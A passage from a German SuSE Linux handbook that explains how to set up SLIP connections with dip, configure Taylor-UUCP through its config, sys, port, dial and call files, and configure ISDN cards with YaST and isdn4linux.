- RFC1334: Lloyd, B. Simpson, W.A. PPP authentication protocols.“ 1992 October;
- RFC1548: Simpson, W.A. „The Point-to-Point Protocol (PPP).“ 1993 December;
- RFC1549: Simpson, W.A. „PPP in HDLC Framing.“ 1993 December;

7.3 SLIP

SLIP (engl. *Serial Line Internet Protocol*) ermöglicht es, TCP/IP über eine serielle Leitung zu nutzen. Diese Leitung kann eine Modemverbindung zu einem entfernt stehenden Server oder ein Nullmodemkabel zu einem Rechner im gleichen Raum sein.

SLIP transportiert IP-Datenpakete über die seriellen Schnittstellen. Diese werden dazu in *SLIP-Devices*² umkonfiguriert. Die SLIP-Devices heißen s10, s11, etc. und werden mit den seriellen Devices (ttyS0, ttyS1, etc.) identifiziert. Für diese Identifizierung bzw. für das Umschalten der seriellen Leitung in den SLIP-Modus steht das Dienstprogramm **dip** zur Verfügung.

Bevor es aber darum geht, wie die Verbindung aufgebaut wird, soll kurz auf die Voraussetzungen für die Nutzung von SLIP eingegangen werden:

- Der Kernel muß TCP/IP und SLIP (ggf. CSLIP) unterstützen! Am einfachsten ist dies sicherzustellen, wenn ein neuer Kernel erzeugt wird. Wie das geht, wird in Kapitel 13, Seite 309 erklärt.
- Paket slip, Serie n ist notwendig ; -)
- Die Netzwerkpakete müssen installiert sein. Unbedingt erforderlich sind Paket nkita und Paket nkitb aus der Serie a.
- Login und Paßwort beim SLIP-Server müssen bekannt sein.

² Mit *Device* werden im Unix-Jargon ganz allgemein *Geräte* bzw. Schnittstellen bezeichnet. Ein SLIP-Device ist also ein Gerät, über das die SLIP-Verbindung abgewickelt wird.

- Die IP-Adresse des Servers und, bei statischer Adreßvergabe, die IP-Adresse des eigenen Rechners müssen bekannt sein.
- Welche SLIP-Version (SLIP oder CSLIP) soll benutzt werden? Wie groß ist die MTU (engl. *Maximum Transmission Unit*)? Bestehen hierbei Unklarheiten, so kann als Vorgabe SLIP mit einer MTU von 296 versucht werden.

7.3.1 Einloggen in einen SLIP-Server

Komfortabler Verbindungsaufbau mit dip

Mit **dip** (engl. *Dial up IP*) läßt sich der Aufbau einer Verbindung zu einem SLIP-Server relativ einfach automatisieren. **dip** erlaubt es, die seriellen Schnittstellen auf eine bestimmte Geschwindigkeit einzustellen, einen Server per Modem anzurufen, dort die Loginprozedur abzuwickeln, dessen Begrüßungsmeldung auszuwerten (z. B. um die eigene IP-Adresse zu erfahren) und die serielle Leitung schließlich in den gewünschten SLIP-Modus zu schalten.

Dip kennt drei Modi, in denen es betrieben werden kann.

- Mit **dip -t** gelangt man in den *Commandmode*. Damit ist es möglich, interaktiv eine Verbindung aufzubauen und zu konfigurieren. Dieser Modus ist hauptsächlich zum Testen des Verbindungsaufbaus gedacht. Mehr zum Commandmode findet sich in der Manpage zu **dip** bzw. durch Eingabe des Kommandos **help** im Commandmode selbst.
- Der *Dialinmode* wird mit **dip -i** bzw. durch **diplogin** aktiviert. Mit diesem Modus ist es möglich, einen SLIP-Server aufzubauen. Mehr dazu in Abschnitt 7.3.2, Seite 161.
- Der dritte Modus ist der *Dialoutmode*. Es wird ein Skript abgearbeitet, welches beschreibt, wie und mit wem die SLIP-Verbindung aufgebaut werden soll.

Nach Abarbeiten eines dip-Skriptes ist die TCP/IP-Verbindung zum Serverrechner hergestellt. Jetzt können wie in einem lokalen Netzwerk alle üblichen TCP/IP-Dienste (z. B. **telnet**, **ftp**, **WWW** ...) über diese Verbindung gefahren werden.

Ein dip-Skript wird ausgeführt, indem der Befehl **dip <Skriptname>** aufgerufen wird. Bei Angabe des Parameters **-v** (also **dip -v <Skriptname>**) gibt **dip** aus, welche Funktion es gerade ausführt. Auch dies kann das Finden eines Fehlers vereinfachen.



Standardmäßig kann ein Verbindungsaufbau nur vom Benutzer 'root' ausgeführt werden. Soll dies auch für andere Benutzer erlaubt werden, so müssen diese in die Gruppe 'dialout' aufgenommen werden! Generell läßt sich sagen, daß jeder Benutzer, der Zugriff auf das Modem wünscht, Mitglied dieser Gruppe sein muß.

Abbau der SLIP-Verbindung

Eine mit **dip** aufgebaute Verbindung kann mit dem Befehl **dip -k** wieder abgebaut werden. Alternativ dazu ist es auch möglich, dem laufenden dip-Prozeß ein *SIGINT* zu schicken.

7.3.2 Einrichten eines SLIP-Servers

Eine SLIP-Verbindung besteht immer zwischen zwei Rechnern. Bei Dial-up-IP, einer SLIP-Verbindung über eine Modemleitung, ist stets einer der beiden der Server und der andere der Client. Wie man von einem Client aus die Verbindung zu einem Server aufbaut, wurde im vorhergehenden Kapitel dargelegt. Wie aber richtet man einen SLIP-Server ein?

Der Aufbau eines SLIP-Servers läßt sich auf vielerlei Arten bewerkstelligen. Die hier vorgestellte Methode ist sehr einfach, aber sicherlich nur für kleine Server geeignet. Es wird dabei nur auf die Einrichtung des Servers an sich eingegangen, wobei vorausgesetzt wird, daß die Konfiguration des restlichen Netzwerkes – sofern eines vorhanden ist – bereits darauf abgestimmt ist. Aspekte der allgemeinen Netzwerkkonfiguration unter Linux werden kurz in Abschnitt 6, Seite 133 und ausführlich in [Kir95] behandelt.

dip als SLIP-Server

Das bereits im vorherigen Abschnitt behandelte Programm **dip** läßt sich, wie bereits erwähnt, auch zum Aufbau eines SLIP-Servers nutzen. Es wird dazu der *Dialin-Mode* von **dip** benutzt. Die Anbindung eines Clients erfolgt durch Einrichten eines entsprechenden Logins und das Eintragen des Clients in die Datei `/etc/diphosts`:

- Einrichten eines SLIP-Logins.

Für jeden Client wird ein Pseudobnutzer angelegt, über den die Anmeldung beim Server abgewickelt wird. Die einzige Besonderheit, die dieser Benutzer aufweist, ist, daß als *Loginshell* keine interaktive Shell (wie z. B. `/bin/bash` oder `/bin/tcsh`), sondern `/usr/sbin/diplogin`³ eingetragen wird. Wichtig ist, daß dieser Benutzer `/usr/sbin/diplogin` auch ausführen darf, er also in der entsprechenden Gruppe ('`dialout`') ist.

Ein neuer Benutzer (hier `slerde`) kann z. B. mit dem Befehl **useradd** eingerichtet werden (in 1 Zeile eingeben!):

```
root@erde:/ # useradd -u 6000 -g 300 -c "SLIP by erde"
                -d /tmp -s /sbin/diplogin slerde
```

Dadurch ergibt sich folgender Eintrag in der Datei `/etc/passwd`:

```
slerde::6000:300:SLIP by erde:/tmp:/sbin/diplogin
```

Wird jetzt noch ein Paßwort (mit **passwd <Benutzername>**) für den neuen Benutzer vergeben, so ist der erste Schritt bereits getan.

- Eintragen des Clients in die Datei `/etc/diphosts`.

Nach dem Einrichten des Logins für den Client muß noch eine Zuordnung von Loginname zu Rechnername erfolgen. Dies geschieht durch einen entsprechenden Eintrag in der Datei `/etc/diphosts`.

³ In Wirklichkeit ist **diplogin** nur ein symbolischer Link auf **dip**.

Ein Eintrag in `diphosts` besteht aus einer Zeile, die sieben durch Doppelpunkt voneinander getrennte Felder enthält:

```
user:password:remote:local:netmask:comments:prot,MTU
```

user	Der Loginname, mit dem sich der Client beim Server anmeldet
password	Hier kann ein zusätzliches Paßwort angegeben werden. In der Regel ist dieses Feld leer
remote host	Name bzw. IP-Adresse des Clients
local host	Name bzw. IP-Adresse des Servers (darf leer gelassen werden)
netmask	Netzwerkmaske für das SLIP-Device (darf leer gelassen werden)
comments	Kommentareintrag
protocol,MTU	Festlegung des Protokolls (mögliche Werte sind SLIP oder CSLIP) und der MTU

Tabelle 7.1: Aufbau von `/etc/diphosts`

Datei 7.3.1, Seite 162 zeigt einen Eintrag für `slerde`. Der Name des Clients ist `erde`, der des Servers `sonne`. Es wird `255.255.255.0` als Netzwerkmaske genommen und SLIP mit einer MTU von 296 benutzt. Für den Client- und den Server-Namen gilt wieder, daß entweder der Name oder die IP-Adresse angegeben werden kann.

```
#
# diphosts      Diese Datei beschreibt die Zuordnung von
#               Login-Namen zu IP-Adressen fuer das
#               Programm DIP.

slerde::erde:sonne:255.255.255.0:SLIP by erde:SLIP,296
```

Datei 7.3.1: `/etc/diphosts`

Mehr ist zur Einrichtung eines Servers nicht nötig. Ein eingetragener Client kann sich nun anmelden und mit dem Server via TCP/IP kommunizieren.

7.4 UUCP

UUCP wurde in den späten siebziger Jahren von **Mike Lesk** bei den **Bell Laboratories** entworfen, um ein einfaches *Dial-Up*-Netzwerk über Telefonleitungen zu realisieren. **UUCP** arbeitet nach dem *Store-and-Forward*-Prinzip. Nachrichten an andere Rechner werden solange aufgehoben, bis eine Verbindung zu diesem Rechner besteht. Ist die Verbindung da, werden die Daten übertragen und deren Verarbeitung angestoßen. Ebenso werden Daten empfangen und weiterverarbeitet. Verarbeiten kann dabei bedeuten, daß Mail zu-

gestellt wird oder News einsortiert werden. Ebenso können aber auch beliebige Dateien von einem Rechner auf einen anderen kopiert werden. Es ist dabei nicht Bedingung, daß zwei Rechner, die einander z. B. Mail zustellen wollen, direkt miteinander Verbindung aufnehmen, sondern es ist möglich, daß Nachrichten über eine Kette von Rechnern transportiert werden, bevor sie ihren Bestimmungsort erreichen.

Konfiguration von Taylor-UUCP

Zu SuSE Linux gehört die UUCP-Implementierung von **Ian Taylor**, das sog. **Taylor-UUCP**. Im Verzeichnis `/var/lib/uucp/taylor_config` stehen die entsprechenden Konfigurationsdateien. Die Konfiguration des UUCP-Systems erfolgt durch die folgenden Dateien:

<code>config</code>	Zentrale Konfigurationsdatei
<code>sys</code>	Informationen zu den Systemen, mit denen kommuniziert werden soll
<code>port</code>	Beschreibung der zur Verfügung stehenden Schnittstellen
<code>dial</code>	Beschreibung der zur Verfügung stehenden Modems
<code>call</code>	Loginnamen und Paßwörter

Tabelle 7.2: Konfigurationsdateien Taylor-UUCP

Da **Taylor-UUCP** sehr flexibel konfigurierbar ist und in den Konfigurationsdateien eine Vielzahl von Schlüsselwörtern verfügbar sind, würde es den Rahmen dieses Kapitels sprengen, alles zu erklären. Es werden daher nur die wichtigsten, zur Herstellung einer einfachen UUCP-Verbindung nötigen Optionen anhand eines Beispiels erklärt.

Im behandelten Beispiel ist der Name des lokalen Rechners `uuerde`, der eine UUCP-Verbindung zu `ha1` aufbauen will. `ha1` sei der Rechner, der für `uuerde` Mail und News bereitstellt.

config

Dies ist die zentrale Konfigurationsdatei (siehe Datei 7.4.1, Seite 164). Mit Einträgen in dieser Datei können alle beim Übersetzen des UUCP-Paketes getroffenen Voreinstellungen überschrieben werden. Im Regelfall können diese jedoch übernommen werden, so daß es ausreicht, den UUCP-Namen des Rechners anzugeben. Er wird durch das Schlüsselwort **nodename** angegeben.

sys

Die Datei `sys` legt fest, welche fremden Rechner dem UUCP-System bekannt sind. Jede Rechnerbeschreibung wird durch eine Zeile eingeleitet, die das Schlüsselwort **system**, gefolgt von einem Rechnernamen enthält. Alle Angaben bis zur nächsten **system**-Zeile betreffen nur dieses System. Definitionen, die vor den Beschreibungen der einzelnen Systeme getroffen werden (d. h. vor der ersten **system**-Zeile), gelten für alle Systeme, insofern sie nicht durch spezielle Einträge überschrieben werden.

```
#
# config - Haupt UUCP-Konfigurations-Datei
#

# UUCP-Name des Rechners
nodename          uuerde
```

Datei 7.4.1: /var/lib/uucp/taylor_config/config

Die Bedeutung der verwendeten Schlüsselwörter:

commands	Die erlaubten Kommandos.
command-path	Der Pfad, in dem nach Kommandos gesucht wird.
call-login	Angabe des Loginnamens. Die Angabe von '*' führt dazu, daß der Loginname in der Datei call nachgesehen wird.
call-password	Angabe des Paßwortes. Die Angabe von '*' führt dazu, daß das Paßwort in der Datei call nachgesehen wird.
time	<p>Hier wird eine Zeichenkette angegeben, aus der hervorgeht, wann das System (bzw. die Systeme, wenn dieses Schlüsselwort vor der ersten system-Zeile steht) angerufen werden darf.</p> <p>Diese Zeichenkette besteht aus einer Folge von Teilketten, die durch einen vertikalen Strich ' ' oder ein Komma ',' getrennt werden. Jede dieser Teilzeichenketten muß mit 'Su', 'Mo', 'Tu', 'We', 'Th', 'Fr', 'Sa', 'Wk' oder 'Any' beginnen. Die Angabe des Tages kann von einer Tageszeitspanne gefolgt werden. Die Zeitspanne wird durch zwei Zeitpunkte, die durch einen Bindestrich '-' verbunden werden, angegeben.</p> <p>Drei Beispiele dazu:</p> <p>Wk2305-0855, Sa, Su2305-1655 ⇒ werktags vor 8.55 Uhr oder nach 23.05 Uhr, samstags jederzeit, und sonntags vor 16.55 Uhr oder nach 23.05 Uhr</p> <p>Wk0955-2205, Su1705-2255 ⇒ werktags zwischen 9.55 Uhr und 22.05 Uhr und sonntags zwischen 17.05 Uhr und 22.55 Uhr</p> <p>Any ⇒ Keine Einschränkung der Zeit.</p>
system	Name des fremden Systems.
phone	Telefonnummer, unter der das fremde System zu erreichen ist.

Tabelle 7.3: Fortsetzung auf der nächsten Seite...

port Port, über den der Anruf getätigt werden soll. Verweist auf einen Eintrag in der Datei `port` (siehe unten).

Tabelle 7.3: Parameter in `/var/lib/uucp/taylor_config/sys`

Ein Beispiel für `/var/lib/uucp/taylor_config/sys` zeigt Datei 7.4.2, Seite 165.

```
#
# sys - Beschreibung der bekannten Systeme
#

# Globale Einstellungen, für alle Systeme
commands      rmail rnews
command-path  /usr/lib/news/bin /usr/bin

# Loginnamen und Passwort aus der Datei 'call' lesen
call-login    *
call-password *

# Keine Einschränkung der Zugriffszeit
time          any

# Systemspezifische Einstellungen

# System 'sonne'
system        sonne

# Telefonnummer
phone         0123-123456

# Portdefinition, die genommen werden soll
port          serial1
```

Datei 7.4.2: `/var/lib/uucp/taylor_config/sys`

port

In dieser Datei werden die zur Verfügung stehenden Schnittstellen (ports) beschrieben. Die Aufteilung der Datei entspricht der `sys`-Datei. Jede Schnittstellenbeschreibung beginnt mit dem Schlüsselwort **port**, globale Definitionen erfolgen vor der ersten **port**-Zeile.

Da meist nur eine Schnittstelle für **UUCP** zur Verfügung steht, sind nicht sehr viele Einträge in der `port`-Datei notwendig. Die im Beispiel benutzten Definitionen haben folgende Bedeutung:

port	Name des beschriebenen Ports. Wird in der Datei <code>sys</code> referenziert!
device	Pfad zum Device-Special-File, über das die Schnittstelle angesprochen wird. Wurde das Modem mit YaST konfiguriert, so kann hier <code>/dev/modem</code> angegeben werden.
speed	Geschwindigkeit in Bps (Bits pro Sekunde), mit der die Schnittstelle angesprochen werden soll.
dialer	Name des Modems, das an die Schnittstelle angeschlossen ist. Dieser Name verweist auf einen Eintrag in der Datei <code>dial</code> .

Tabelle 7.4: Parameter in `/var/lib/uucp/taylor_config/port`

Ein Beispiel für `/var/lib/uucp/taylor_config/port` zeigt Datei 7.4.3, Seite 166.

```
#
# port - Beschreibung der Schnittstellen
#

# Name der Schnittstelle
port    serial1

# Device das mit dem Namen identifiziert werden soll
device  /dev/modem

# Geschwindigkeit
speed   38400

# Name des Modems (Verwies auf die Datei 'dial')
dialer  generic
```

Datei 7.4.3: `/var/lib/uucp/taylor_config/port`

dial

In der Datei `dial` werden die zur Verfügung stehenden Modems beschrieben. Auch hier gilt wieder, daß globale Angaben vor der ersten Modemdefinition gemacht werden können, die in diesem Fall durch eine Zeile mit **dialer**, gefolgt von einem Namen, eingeleitet wird.

Neben einem Namen muß noch festgelegt werden, wie das Modem initialisiert wird, wie ein anderes System angewählt wird, welche Fehlermeldungen vom Modem kommen können und wie das Modem nach dem Verbindungsabbau (bzw. -abbruch) neu initialisiert werden soll. Dies geschieht mit Hilfe der folgenden Schlüsselworte:

dialer	Name der Modemdefinition; wird in der Datei port referenziert.
chat	Initialisierung des Modems und Wahl einer bestimmten Telefonnummer. Hier wird eine Reihe von Zeichenketten-Paaren angegeben, von denen die erste zum Modem geschickt und die zweite vom Modem erwartet wird. Eine leere Zeichenkette wird mit " " angegeben, die einzelnen Zeichenketten werden durch Leerzeichen voneinander getrennt. Innerhalb dieser Zeichenketten werden folgende Ersetzungen vorgenommen: <ul style="list-style-type: none"> \T Telefonnummer \r Wagenrücklauf \c Wagenrücklauf am Ende unterdrücken \d 1 bis 2 Sekunden Pause \s Ein Leerzeichen
chat-fail	Antwort, die vom Modem im Fehlerfall kommt. Es können beliebig viele dieser Zeilen angegeben werden.
abort	Modeminitialisierung nach dem Verbindungsabbau (complete), bzw. Verbindungsabbruch (abort). Die Syntax dieser Zeilen ist identisch mit der der chat -Zeile.

Tabelle 7.5: Parameter in /var/lib/uucp/taylor_config/dial

Ein Beispiel für /var/lib/uucp/taylor_config/dial zeigt Datei 7.4.4, Seite 168.

call

Die letzten noch notwendigen Informationen, nämlich unter welchem Namen und mit welchem Paßwort das Einloggen bei den angerufenen Systemen erfolgen soll, findet sich in der Datei call.

Jede Zeile beschreibt ein System und hat folgenden Aufbau:

```
<Systemname> <Loginname> <Paßwort>
```

Ein Beispiel für /var/lib/uucp/taylor_config/call zeigt Datei 7.4.5, Seite 168.

Da diese Datei Paßwörter im Klartext enthält, muß unbedingt darauf geachtet werden, daß niemand außer UUCP Leserechte auf die Datei hat!



Testen der Konfiguration

Zum Testen der Konfiguration kann eine Datei mit dem Befehl **uucp** zum anderen System kopiert werden. Dazu ist folgende Eingabe notwendig:

```
root@erde:/ # uucp <file> <system>!<file>
```

```
#
# dial - Beschreibung der verfuegbaren Modems
#
# Name des Modems (wird in der Datei 'port' referenziert)
dialer generic

#
# Anwahlbefehle fuer das Modem
#
chat "" ATZ OK ATDT\T\r\c CONNECT

# Fehlermeldungen, wie sie vom Modem kommen koennen
chat-fail      BUSY
chat-fail      NO\sDIALTONE
chat-fail      NO\sCARRIER

# Modemreset, nach normalem Verbindungsabbau
complete      \d\d++\d\dATHOZ\r\c

# Modemreset, nach unerwunschtem Verbindungsabbruch
abort         \d\d++\d\dATHOZ\r\c
```

Datei 7.4.4: /var/lib/uucp/taylor_config/dial

```
#
# call - Logininformationen
#
#
# Loginname und Passwort fuer die Systeme, die angerufen werden
# sollen
#
# <system> <login> <passwd>
hal      uerde hempel
```

Datei 7.4.5: /var/lib/uucp/taylor_config/call

In der **bash** und **csh**, bzw. der **tcsh** muß das ‘!’ mit einem vorangestellten ‘\’ gekennzeichnet werden! Dabei wird <file> durch den Dateinamen und <system> durch den Namen des fremden Systems ersetzt. Das System muß in sys definiert worden sein. Tip: Der Befehl **uuname** gibt eine Liste aller dem UUCP-System bekannten Rechner aus.

Mit dem Befehl **uustat** kann angezeigt werden, welche Dateien bzw. welche Aufträge für durch UUCP angeschlossene Systeme bereit stehen:

```
root@erde:/ # uucp testfile sonne!/testfile
root@erde:/ # uustat -a
sonneN0002 sonne bb 10-24 16:11 Sending /home/user/testfile
(276 bytes) to ~/testfile
```

Der Verbindungsaufbau und die Datenübertragung werden mit dem Befehl **uucico** initiiert. Mit dem Parameter **-S <system>** wird das System angegeben, das angerufen werden soll. **uucico** startet einen neuen Prozeß, der im Hintergrund die Abwicklung der Datenübertragung übernimmt.

Mit dem Parameter **-x <0-9>** können verschiedene Ausführlichkeitsstufen für die Debugausgaben gewählt werden. Die Angabe von 0 bedeutet keine Info, während 9 heißt, daß jedes übertragene Paket mitgeschrieben wird. Vorgabewert ist 2. Die Debug-Ausgaben werden in die Dateien

```
/var/spool/uucp/.Log/uux/<system>
/var/spool/uucp/Log
/var/spool/uucp/Stats
```

geschrieben.

7.5 ISDN-Konfiguration

Neben den „gewöhnlichen“ Netzwerkverbindungen kann Linux vorzüglich Netzwerkverbindungen zu anderen Rechnern (z. B. zu Internet-Providern) über ISDN aufbauen und verwalten. Dies wird umso einfacher, als daß ein großer Teil der ISDN-Konfiguration von YaST aus durchgeführt werden kann.

Diese Beschreibung ist für eine Standard-Anbindung an einen anderen Rechner via ISDN gedacht. Es ist natürlich noch viel mehr mit ISDN unter Linux möglich.

Beachten Sie bitte, daß die hier beschriebenen Verfahren unter Umständen nicht zugelassen sind. Bei aktiven ISDN-Karten besitzt die Karte mitsamt der Firmware eine Zulassung, die gilt auch für den Betrieb unter Linux. Bei passiven Karten gilt die Zulassung der Karte nur dann, wenn Sie mit der Software des Herstellers betrieben wird. Wer auf eine Zulassung angewiesen ist, muß eine aktive Karte einsetzen oder die passive Karte an einer TK-Anlage anschließen.

Im Gegensatz zu Modemverbindungen muß kein spezielles Kommando gestartet werden, um eine Verbindung zu initiieren. Ist das Netzwerk gestartet kann jederzeit eine Verbindung zum Partner durch normale Aktivitäten wie telnet, WWW, ftp etc. hergestellt werden. Erst dann wird die Wählverbindung aufgebaut; dieser Vorgang dauert in etwa 3 Sekunden. So ist es auch nicht Root-Usern möglich, eine Verbindung zu starten. Es kann eingestellt

werden, wieviele Sekunden die Verbindung inaktiv sein soll, bevor automatisch aufgelegt wird.

Während der gesamten ISDN-Konfiguration ist es ratsam, die Systemmeldungen in der Datei `/var/log/messages` zu verfolgen. Starten Sie dazu in einem **xterm** bzw. in einer weiteren virtuellen Konsole den Befehl:

```
root@erde: # tail -f /var/log/messages
```

Der Bildschirm zeigt dann immer die jeweils dazugekommenen Zeilen dieser Datei „online“ an.

7.5.1 Überblick

SuSE Linux enthält Paket `isdn4linux`, ein Programmpaket aus Hardware-Treiber, Netzwerkinterface und Modem-Emulation (nur digitales Modem). Außerdem ist Software für z. B. einen Anrufbeantworter verfügbar.

Der Hardware-Treiber zur ISDN-Karte wird von dem Startskript `/sbin/init.d/i41_hardwaregeladen` (vgl. Kapitel 17).

Die Konfiguration der ISDN-Seite übernimmt das Tool **isdnctrl** (Manpage von **isdnctrl** (`man isdnctrl`)). Die Konfiguration der zur Verfügung gestellten Netzwerk-Interfaces geschieht wie bei einem Ethernet-Interface durch die Befehle **ifconfig** (Manpage von **ifconfig** (`man ifconfig`)) und **route** (Manpage von **route** (`man route`)). Bei SuSE Linux werden diese Aufgaben von dem Skript `/sbin/init.d/i41` übernommen (vgl. Kapitel 17).

Grundlage sind jeweils die in `/etc/rc.config` eingetragenen Parameter. Die Namensgebung für die dort verwendeten Variablen orientiert sich soweit wie möglich an den Optionen zu **isdnctrl**.

Durch das Skript `/sbin/init.d/route` wird das Routing auf die in `/etc/route.conf` eingetragenen Werte gesetzt.

Der Verbindungsaufbau geschieht bei Bedarf mit den durch **isdnctrl**, bzw. `/sbin/init.d/i41` und `/etc/rc.config` festgelegten Parametern, die mit

```
root@erde: # isdnctrl list all
```

angezeigt werden können. Bei Bedarf bedeutet, daß eine der so entstandenen „Routen“ das entsprechende (ISDN-)Interface anspricht. Das kann durch jeden Benutzer und jede Applikation geschehen.

7.5.2 ISDN-Hardware konfigurieren

Voraussetzungen

Um unter SuSE Linux eine ISDN-Verbindung aufbauen zu können, brauchen Sie folgendes:

1. einen ISDN-Anschluß
2. eine unterstützte ISDN-Karte
3. ein installiertes SuSE Linux

4. einen installierten Standard-Kernel von der SuSE Linux-CD

Sie brauchen *keinen* eigenen Kernel zu generieren – wenn Sie gleichwohl einen eigenen Kernel kompilieren wollen, nehmen Sie unbedingt die Quellen aus dem Paket `lx_suse`, Serie `d`!



5. das Paket `kernmod`, Serie `a`

6. das Paket `i4l`, Serie `n`

7. für weitere Dokumentation am besten auch gleich das Paket `i4ldoc`, Serie `doc`

Was Sie wissen müssen:

- ISDN-Karten-Typ
- Einstellungen der Karte: IRQ, Portadresse, etc. (je nach Typ)
- Welches ISDN-Protokoll Sie benutzen können:
 - **1TR6**: (altes) nationales ISDN
 - **DSS1**: Euro-ISDN

Bei TK-Anlagen wird oft (entgegen deren Dokumentaion) **1TR6** anstatt **DSS1** gefahren.



Was ist meine MSN/EAZ?

Bei Euro-ISDN ist die MSN (Multiple-Subscribe-Number) die Telefonnummer, allerdings ohne Vorwahl. Bei einem privaten Neuanschluß bekommen Sie meist drei unabhängige Nummern zugewiesen. Sie können sich eine beliebige davon für die ISDN-Verbindung auswählen, auch wenn Sie dieselbe MSN schon für eine Telefonverbindung benutzen, da anhand der ISDN-Dienstkennung der Typ einer Verbindung unterschieden werden kann.

Typischerweise wird die ISDN-Karte direkt an einen NTBA angeschlossen, es kann aber auch sinnvoll sein, über eine TK-Anlage einen weiteren S0-Bus bereitzustellen. Wenn Sie Euro-ISDN an einer TK-Anlage fahren, ist die MSN (meist) nur die Durchwahl auf der Anlage.

Bei 1TR6 wird anstatt der MSN eine EAZ (Endgeräte-Auswahl-Ziffer) benutzt (ansonsten ist MSN/EAZ synonym zu verwenden). Die EAZ ist eine einzelne Ziffer, die Sie auswählen können. Wählen Sie eine zwischen 1 und 7. Verwenden Sie nicht die 0!

ISDN-Hardware konfigurieren mit YaST

Der Treiber für die ISDN-Karte wird durch ein ladbares Kernelmodul bereitgestellt. Dafür muß das System nicht neu gebootet werden. Die üblichen ISDN-Karten werden durch den **HiSax**-Treiber unterstützt.

Manche Karte wie z. B. die **ICN**-Karten oder die **AVM-B1** sowie PnP-Karten (engl. *plug and play*) bedürfen einer Sonderbehandlung und können (bisher) nicht direkt mit YaST konfiguriert werden. Siehe Einstellung des ISDN-Karten-Typs für weitere Informationen.

So gehen Sie Schritt für Schritt vor:

1. Als Benutzer 'root' einloggen
2. YaST starten
3. Wählen Sie das Menü 'Administration des Systems', 'Hardware im System integrieren', 'ISDN Hardware konfigurieren' an. Diese Menüstruktur sehen Sie in Abbildung 7.3.




Abbildung 7.3: Menüstruktur zur ISDN-Konfiguration mit YaST

4. Tragen Sie in der Maske bitte folgende Parameter ein:

- **I4L Starten**

Nur wenn dieses Feld aktiv ist, wird beim Booten ISDN konfiguriert. Sie können also hiermit steuern, ob überhaupt automatisch eine ISDN-Verbindung nach dem Booten aufgebaut werden kann.

- **ISDN-Protokoll**

Wählen Sie zwischen dem alten nationalen, deutschen ISDN (1TR6) oder dem heute üblichen Euro-ISDN (EDSS1). Beachten Sie, daß bei Anschlüssen, die über eine TK-Anlage gehen, häufig 1TR6 gefahren wird.

- **Typ der ISDN-Karte**

wählen Sie die vom HiSax-Treiber unterstützte Karte aus. Für PnP- und PCMCIA-Karten beachten Sie bitte die Datei `/usr/doc/packages/i4l/README.SuSE`.

- **Kenntnis der Karte**

Die Kennung sollten Sie auf Te10 belassen.

- **Interrupt**

Memory-Basisadresse

IO-Port

ISAC-Wert

HSCX-Wert

Je nach Kartentyp sind weitere Angaben nötig. Es sind nur die für den ausgewählten Kartentyp notwendigen Parameter anwählbar. Die restlichen Werte werden ignoriert.

- **Optionen zum Laden des ISDN-Moduls**

Lassen Sie dieses Feld bitte leer.

Weitere Information erhalten Sie durch Drücken der Taste . Die Eingabemaske können Sie in Abbildung 7.4 sehen.

— KONFIGURATION DER ISDN-HARDWARE —

Diese Maske erlaubt die Konfiguration der ISDN-Karte (nur HiSax-Treiber)
Geben Sie die Parameter ein und testen Sie mit 'Aktivieren', wenn dies funktioniert, speichern Sie die Parameter mit 'Speichern'. Hilfe mit F1!

I4L Starten	[X]	
ISDN-Protokoll	[Euro-ISDN (EDSS1)]]
Typ der ISDN-Karte	[AWM A1 (Fritz)]]
Kennung der Karte	:Te10	:
Interrupt	:5	:
Memory-Basisadresse (Hex)	0x:	:
IO-Port (Hex)	0x:300	:
ISAC-Wert (nur für PNP)	:	:
HSCX-Wert (nur für PNP)	:	:

Optionen zum Laden des ISDN-Moduls (nur für Spezialfälle notwendig!)
:

< Speichern >
Starten
<ISDN-Parameter>
< Abbruch >

Abbildung 7.4: Eingabemaske zur ISDN-Konfiguration mit YaST

5. Betätigen Sie den Button 'Starten'.

Erklärung: Es wird testweise das Modul geladen. Im Fenster erkennen Sie, ob die Karte korrekt erkannt wurde.

Wenn OK: Betätigen Sie den Button 'Speichern'.

Erklärung: Die Einstellungen werden dauerhaft (in Variablen in der Datei `/etc/rc.config`) gespeichert, so daß sie nach dem nächsten Booten oder Wechsel des Runlevels wieder aktiviert werden können. Nach dem testweisen Laden des Moduls bleibt der Treiber geladen.

Wenn nicht OK: Versuchen Sie andere Parameter und betrachten Sie dabei die Veränderungen in der Datei `/var/log/messages`.

Übliche Probleme sind:

- Die IRQs 12 oder 15 sind bei einigen Mainboards nicht benutzbar.
- Die angegebenen Adressen oder IRQs sind schon in Benutzung. Entfernen Sie alle Steckkarten, die vorerst nicht benötigt werden, z. B. Sound- und Netzkarten.
- Das Modul ist schon geladen. Wechseln Sie auf eine andere Konsole und geben Sie folgenden Befehl zum Entladen des Moduls ein:

```
root@erde: # rmmod hisax
```

- Sie haben eine PnP-Karte. Lesen Sie dazu in der Datei `/usr/doc/packages/i4l/README.SuSE` nach.
- Sie haben keine vom HiSax-, sondern von einem anderen Treiber unterstützte Karte (z. B. ICN, AVM-B1). Lesen Sie dazu bitte in der Datei `/usr/doc/packages/i4l/README.SuSE` nach.

6. Beenden Sie YaST.

7. **isdnlog** konfigurieren

Bevor die Module geladen werden, sollte erst noch der **isdnlog** konfiguriert werden. Dieser hat die Aufgabe, alle Aktivitäten auf dem S-Bus zu protokollieren.

Passen Sie die folgenden Dateien Ihren Gegebenheiten an:

